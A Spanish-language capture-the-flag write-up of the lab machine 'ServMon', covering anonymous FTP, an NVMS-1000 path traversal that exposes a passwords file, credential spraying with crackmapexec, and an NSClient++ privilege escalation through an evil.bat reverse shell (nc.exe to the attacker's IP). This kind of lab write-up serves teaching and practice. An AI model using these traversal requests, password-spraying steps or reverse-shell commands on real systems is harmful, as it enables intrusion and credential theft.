ServMon

Easy
Windows
Tag: #LFI #PathTraversal
Links: https://github.com/Gorkaaaa

Enum

1. Probamos conectividad

```
a70@PC:~$ ping -c 1 10.10.10.184
PING 10.10.10.184 (10.10.10.184) 56(84) bytes of data.
64 bytes from 10.10.10.184: icmp_seq=1 ttl=127 time=115 ms

--- 10.10.10.184 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 115.275/115.275/115.275/0.000 ms
```

Comprobamos conectividad...

2. Enumeración de puertos

```
a70@PC:~/HTB/servmon$ sudo nmap -p- -sS --min-rate 5000 -sCV
-n -Pn 10.10.10.184 -vvv

PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_02-28-22  07:35PM       <DIR>          Users
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           syn-ack ttl 127 OpenSSH
for_Windows_8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 c71af681ca1778d027dbcd462a092b54 (RSA)
| ssh-rsa AAAAB3Nz...
|   256 3e63ef3b6e3e4a90f34c02e940672e42 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbm...
|   256 5a48c8cd39782129effbae821d03adaf (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIN6c7yYxNJoV/1Lp8AQeOGoJrtQ6rgTitX0ks
HDoKjhn
80/tcp    open  http          syn-ack ttl 127
|_http-favicon: Unknown favicon MD5:
3AEF8B29C4866F96A539730FAB53A88F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn t have a title (text/html).
| fingerprint-strings:
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Content-Length: 340
|     Connection: close
|     AuthInfo:
|     <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
|     <html xmlns="http://www.w3.org/1999/xhtml">
|     <head>
|     <title></title>
|     <script type="text/javascript">
|     window.location.href = "Pages/login.htm";
|     </script>
```

```
|     </head>
|     <body>
|     </body>
|     </html>
|   NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-type: text/html
|     Content-Length: 0
|     Connection: close
|_    AuthInfo:
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft
Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
5666/tcp  open  tcpwrapped    syn-ack ttl 127
6063/tcp  open  x11?          syn-ack ttl 127
6699/tcp  open  napster?      syn-ack ttl 127
8443/tcp  open  ssl/https-alt syn-ack ttl 127
| http-methods:
|_  Supported Methods: GET
| http-title: NSClient++
|_Requested resource was /index.html
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2020-01-14T13:24:20
| Not valid after:  2021-01-13T13:24:20
| MD5:   1d030c405b7a0f6dd8c878e3cba738b4
| SHA-1: 7083bd82b4b0f9c0cc9c50192f9f929146948334
| -----BEGIN CERTIFICATE-----
|
MIICoTCCAYmgAwIBAgIBADANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDDAlsb
2Nh
| bGhvc3QwHhcNMjAwMTE0MTMyNDIw...
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 404
|     Content-Length: 18
```

```
|     Document not found
|   GetRequest:
|     HTTP/1.1 302
|     Content-Length: 0
|     Location: /index.html
|     i:Friday
|     :Saturday
|     workers
|_    jobs
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49669/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
```

3. Puerto 21

```
a70@PC:~/HTB/servmon$ ftp 10.10.10.184
Name (10.10.10.184:a70): Anonymous
230 User logged in.
```

Vemos que nos deja iniciar sesion de forma exitosa...

```
ftp> ls -al
02-28-22  07:35PM       <DIR>          Users
```

Vemos un directorio que se llama Users...

```
ftp> cd Users
ftp> ls -al
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
```

Vemos que hay dos directorios y enumeramod a dos usuarios...

```
ftp> cd Nadiene
ftp> ls -al
02-28-22  07:36PM                  168 Confidential.txt
```

Vemos que hay contenido confidencial...

```
ftp> get Confidential.txt
100% |**********************|   168        0.71 KiB/s
00:00 ETA
```

Nos las descargamos y ahora las trataremos.

```
ftp> cd ../Nathan
ftp> ls -al
02-28-22  07:36PM                  182 Notes to do.txt
```

Vemos un archivo que también nos lo vamos a descargar

```
ftp> get "Notes to do.txt"
100% |**********************|   182        0.51 KiB/s
00:00 ETA
```

Nos lo descargamos también

```
a70@PC:~/HTB/servmon$ ls -al
-rw-r--r--  1 a70 a70  168 mar  1  2022  Confidential.txt
-rw-r--r--  1 a70 a70  182 mar  1  2022 'Notes to do.txt'
```


Vamos a tratar los archivos...

```
a70@PC:~/HTB/servmon$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please
remove this once you have edited it yourself and place it
back into the secure folder.

Regards
```

Aquí nos habla de que le ha dejado un archivo sensible en el escritorio.


```
a70@PC:~/HTB/servmon$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
```

4. Puerto 80



Tenemos esta web y vamos a probar las credenciales por defect odle NVMS-1000

```
admin:123456
```




Vemos que no nos funcionan...

```
a70@PC:~/HTB/servmon$ searchsploit nvms
NVMS 1000 - Directory Traversal    |
hardware/webapps/47774.txt
a70@PC:~/HTB/servmon$ searchsploit -m
hardware/webapps/47774.txt
```

Nos descargamos este recurso...

```
a70@PC:~/HTB/servmon$ cat 47774.txt

POC
---------

GET /../../../../../../../../../../../../windows/win.ini
HTTP/1.1
Host: 12.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

Response
---------

Response
---------

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
```

Nos da un poco la indicación de lo que tiene que pasar...



Vemos que efectivamente nos da lo deseado...

```
GET
/../../../../../../../../../../../Users/Nathan/Desktop/Pas
swords.txt HTTP/1.1

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Vemos que podemos acceder al recurso del que hablaba antes

```
a70@PC:~/HTB/servmon$ vim passwords
a70@PC:~/HTB/servmon$ cat passwords
1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
```

Nos lo guardamos

```
a70@PC:~/HTB/servmon$ vim users
a70@PC:~/HTB/servmon$ cat users
Nathan
Nadine
```

Nos lo guardamos también...

```
a70@PC:~/HTB/servmon$ crackmapexec smb 10.10.10.184 -u users
-p passwords --continue-on-succes
SMB 0.10.10.184    445    SERVMON [+]
ServMon\Nadine:L1k3B1gBut7s@W0rk
```

Hemos conseguido ver cual era valido!

```
a70@PC:~/HTB/servmon$ ssh Nadine@10.10.10.184
nadine@SERVMON C:\Users\Nadine>
```

Vemos que la conexión se ha relizado de forma exitosa!

```
nadine@SERVMON C:\Users\Nadine>cd Desktop
nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
41d.......9e1b....5fb31..7.
```

Vemos que podemos coger la user flag en el escritorio de este usuairo.

Escalada


1. Puerto 8443

```
a70@PC:~$ searchsploit NSCLIENT++
NSClient++ 0.5.2.35 - Privilege Escalation |
windows/local/46802.txt

a70@PC:~$ searchsploit -m windows/local/46802.txt
```


Este exploit lo que nos da es una contraseña de admin dentro del panel...

```
nadine@SERVMON C:\Users\Nadine\Desktop>cd c:\program
files\nsclient++
nadine@SERVMON c:\Program Files\NSClient++>nsclient.ini
nadine@SERVMON c:\Program Files\NSClient++>nscp web --
password --display
Current password: ew2x6SsGTxjRwXOT
```

Vemos que nos da una credencial...



Vemos que tenemos un panel de auth



Podemos ver que tenemos la ya el admin.

```
nadine@SERVMON C:\Users\Nadine>cd C:\
nadine@SERVMON C:\>mkdir temp
nadine@SERVMON C:\>cd temp
```

Para realizar la escalada tenemos que crear este directorio.

```
a70@PC:~/HTB/servmon$ cat evil.bat
@echo off
c:\temp\nc.exe 10.10.16.16 443 -e cmd.exe
```

Ahora creamos este script y nos instalamos nc

```
a70@PC:~/HTB/servmon$ sudo smbserver.py smbFolder $(pwd) -
smb2support -username a70 -password a70123
```

Ponemos esto en nuestra maquina local...

```
nadine@SERVMON C:\temp>net use x: \\10.10.16.16\smbFolder
/user:a70 a70123
The command completed successfully.
```


Ponemos esto en nuestra maquina victima.

```
nadine@SERVMON C:\temp>copy x:\evil.bat evil.bat
        1 file(s) copied.

nadine@SERVMON C:\temp>copy x:\nc.exe nc.exe
        1 file(s) copied.
```

Nos traemos el nc y el evil.bat

```
https://localhost:8443/index.html#/settings/settings/external
%20scripts/scripts
```

Nos dirijimos a esta ruta



Lo ponemos igual que yo y guardamos cambios y lo reiniciamos.

```
a70@PC:~/HTB/servmon$ sudo nc -nlvp 443
C:\Program Files\NSClient++>
```

Vemos que hemos conseguido la reverse shell

```
C:\Program Files\NSClient++>cd C:\Users
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>type root.txt
6.....927.....15b...a5...7
```

Vemos que hemos conseguido la root flag satisfactoriamente!